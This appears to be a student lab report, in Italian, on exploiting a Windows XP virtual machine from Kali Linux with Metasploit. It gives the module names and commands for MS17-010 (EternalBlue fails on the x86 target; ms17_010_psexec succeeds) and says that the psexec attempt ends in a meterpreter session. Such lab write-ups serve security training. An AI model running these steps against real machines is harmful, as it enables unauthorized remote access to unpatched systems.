
Report Hacking to WindowsXP


Configurazione indirizzo IP ed effettiva verifica del ping delle macchine **WindowsXP** e **Kali Linux** .



Avvio di **msfconsole** tramite il comando “**msfconsole**”.


Ricerca dell'exploit **MS17-010** tramite il comando "**search MS17_010**".

Scelta del payload "**exploit/windows/smb/ms17_010_eternalblue**" tramite il codice di appartenenza "**0**" e utilizzando il comando "**use 0**"




Esecuzione del comando "**show options**" per controllare che le configurazioni fossero giuste.


Esecuzione dei comandi “**set RHOSTS + indirizzo IP della macchina target**” e “**set LHOST + indirizzo IP della macchina utilizzata per l’attacco (kali linux)**” per impostare e memorizzare **l’indirizzo IP del target** e **dell’attaccante** e successiva verifica dell’effettiva memorizzazione dell’IP tramite il comando “**show options**”.




Esecuzione del comando “**run**” che equivale al comando “**exploit**”, dove entrambi eseguono l’attacco verso il target prescelto. Tuttavia, come è possibile vedere tramite lo screen, il risultato mostra un errore relativo al modulo che supporta solo i sistemi x64 e di conseguenza, non è possibile proseguire con l’attacco.




Ricerca e scelta di un altro exploit che è “**exploit/windows/smb/ms17_010_psexec**” e utilizzo del comando “**use 10(codice relativo all’exsploit)**”.



Esecuzione del comando “**show options**” per controllare eventuali errori o mancanze nelle configurazioni riportate.



Riconfigurazione e riesecuzione dei comandi "**set RHOSTS + indirizzo IP della macchina target**" e "**set LHOST + indirizzo IP della macchina utilizzata per l'attacco (kali linux)**" per impostare e memorizzare **l'indirizzo IP del target** e **dell'attaccante** e successiva verifica dell'effettiva memorizzazione degli indirizzi IP tramite il comando "**show options**".



Riesecuzione del comando "**run**" ed effettiva e corretta esecuzione dell'attacco che è possibile notare tramite l'apertura della sessione "**meterpreter**".